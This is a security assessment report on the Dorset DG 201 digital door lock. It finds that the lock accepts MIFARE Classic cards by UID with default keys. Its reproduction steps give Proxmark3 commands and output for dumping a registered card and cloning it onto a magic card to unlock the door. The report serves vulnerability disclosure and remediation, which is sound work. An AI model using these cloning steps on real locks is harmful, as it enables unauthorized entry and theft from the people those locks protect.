19/10/2024

Security Assessment Report

Dorset Digital Door Lock

Model : DG 201
Version: H5_433WBSK_v2.2_220605

Company Details

Company Name	**Dorset**
Email	response@dorsetindia.com

Document History

Version	Date	Author	Remark
1.0	19-10-2024	Abhijith B	First Draft

Security Assessment Details

Executive Summary

Security Assessment of Dorset DG 201 Digital Door lock has been performed, considering below common security issues:
✔ If any RFID security issues identified

Overall security postures of the device are good, though some of the security controls/measures have not been properly thought of/implemented during the design and coding of the application.
The security assessment revealed 1 high severity security issue in this product in the scope of security assessment.

The consolidated summary of the assessment has been presented in the Executive Summary section. Additional information is contained within the Detailed Vulnerability Information section of this report.

Scope and Objectives

The scope of this assessment was limited to RFID Tag Authentication of Dorset model DG 201

Technology Impact Summary

The security assessments on the RFID communication have been performed. These assessments aim to uncover any security issues in the assessed Dorset DG 201 , explain the impact and risks associated with the found issues, and provide guidance in the prioritization and remediation steps.
Following are technical impacts.

- An attacker can Unlock the Door by cloning Authorized RFID card.

Business Impact

- A malicious user could clone the card once, which allows them to repeatedly unlock the customer's door using the cloned card.

Table of Findings

Vulnerability ID	Scope	Finding	CVSS Score	Severity	Status
Dorset DG 201	RFID Tag	RFID Tag Cloning	7.5	High	Not Fixed

Device Weakness

The Device is vulnerable to RFID tag cloning attack.

Technical Findings

Dorset DG 201: Improper RFID card handling leads to cloning of card.

Potential Impact : High

Description :

NFC (Near-Field Communication) card cloning refers to the process of copying the data stored on an NFC-enabled card and replicating it onto another card or device. The goal is to make the clone function identically to the original card, often for testing, research, or unauthorized access. Cloning is possible when the card's security measures are weak or compromised, especially with older or unencrypted card types.

During the assessment, it was discovered that the device system accepts any MIFARE Classic RFID card based on its UID for authentication. The device does not assign or use any encryption keys to secure the card's data, enabling a malicious user to clone the card by replicating the same UID and gain unauthorized access to unlock the door.

Technical Risk : This compromises physical security, potentially allowing unauthorized individuals to steal sensitive assets, tamper with equipment, or disrupt operations.

Business Risk : Theft of assets or sensitive equipment of customers.


Mitigation : Replace MIFARE Classic cards with more secure options such as MIFARE DESFire, HID iCLASS, or FeliCia, which offer encryption and mutual authentication.

Steps to Reproduce:


- Take the RFID card which is registered with DG 201.
- Place the card on Proxmark3 RDV 4 and Read the card, save the data.
- Use a magic card and program the card with the previously saved card data.
- Place the Magic card on the door lock and observe that it is unlocked with the cloned card.

1. Place the RFID card on the Proxmark3 RDV 4

2. Execute the command to get the keys loaded in the card.




3. Observe the output, there are no keys used in no blocks of card (FFFFs represent no keys)



```
[+] found keys:

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  001 | 007 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  002 | 011 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  003 | 015 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  004 | 019 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  005 | 023 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  006 | 027 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  007 | 031 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  008 | 035 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  009 | 039 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  010 | 043 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  011 | 047 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  012 | 051 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  013 | 055 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  014 | 059 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+]  015 | 063 | FFFFFFFFFFFF | D | FFFFFFFFFFFF | D
[+] -----+-----+--------------+---+--------------+----
[=] ( D:Dictionary / S:darkSide / U:User / R:Reused / N:Nested / H:Hardnested / C:statiCnested / A:keyA  )


[+] Generating binary key file
[+] Found keys have been dumped to `C:\Users\admin\Desktop\Proxmark3\client\/hf-mf-D4CDCB2B-key.bin`
[=] --[ FFFFFFFFFFFF ]-- has been inserted for unknown keys where res is 0
[=] transferring keys to simulator memory ( ok )
[=] dumping card content to emulator memory (Cmd Error: 04 can occur)
[=] downloading card content from emulator memory
[+] Saved 1024 bytes to binary file `C:\Users\admin\Desktop\Proxmark3\client\/hf-mf-D4CDCB2B-dump.bin`
[+] Saved to json file `C:\Users\admin\Desktop\Proxmark3\client\/hf-mf-D4CDCB2B-dump.json`
[=] autopwn execution time: 2 seconds
[usb] pm3 -->
```

4. Read and Dump the data on the card using the following command, this will download the UDI of the card to the system as a .bin file.




```
Get Keys: • - Sublime Text (UNREGISTERED)
File  Edit  Selection  Find  View  Goto  Tools  Project  Preferences  Help
Get Keys:

1  Get Keys:
2      hf mf autopwn -v --1k
3
4  Dump:
5      hf mf dump --1k -k <keyfile.bin> -f <dump.bin>
6
7  clone:
8      hf mf cload -f
9
10 Check :
11     hf mf cview
```


```
C:\Windows\system32\cmd.exe
[usb] pm3 --> hf mf dump
[=] Using... hf-mf-D4CDCB2B-key.bin
[+] Loaded binary key file `hf-mf-D4CDCB2B-key.bin`
[=] Reading sector access bits...
[=] ................
[+] Finished reading sector access bits
[=] Dumping all blocks from card...
[-]Sector... 15 block... 3 ( ok )
[+] Succeeded in dumping all blocks

[+] time: 10 seconds


[=] -----+-----+-------------------------------------------------+-----------------
[=]  sec | blk | data                                            | ascii
[=] -----+-----+-------------------------------------------------+-----------------
[=]    0 |   0 | D4 CD CB 2B F9 08 04 00 62 63 64 65 66 67 68 69 | ...+....bcdefghi
[=]      |   1 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |   2 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |   3 | FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF | .........i......
[=]    1 |   4 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |   5 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |   6 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |   7 | FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF | .........i......
[=]    2 |   8 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |   9 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |  10 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |  11 | FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF | .........i......
[=]    3 |  12 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |  13 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |  14 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |  15 | FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF | .........i......
[=]    4 |  16 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |  17 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |  18 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |  19 | FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF | .........i......
[=]    5 |  20 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
[=]      |  21 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
```

5. Now place the Magic card or any other UID changeable card on the Proxmark3.


6. Read the card and make a note of the UID (It is 0 for Magic cards)




7. Load the dumped Dorset card into the Magic card and read the card to make sure the data (UID) of the Dorset card is written on to the Magic card.



8. Place the cloned card on the Dorset lock.



9. Check the response from Dorset and You are able to unlock the door with the cloned card.



########## End of Document ##########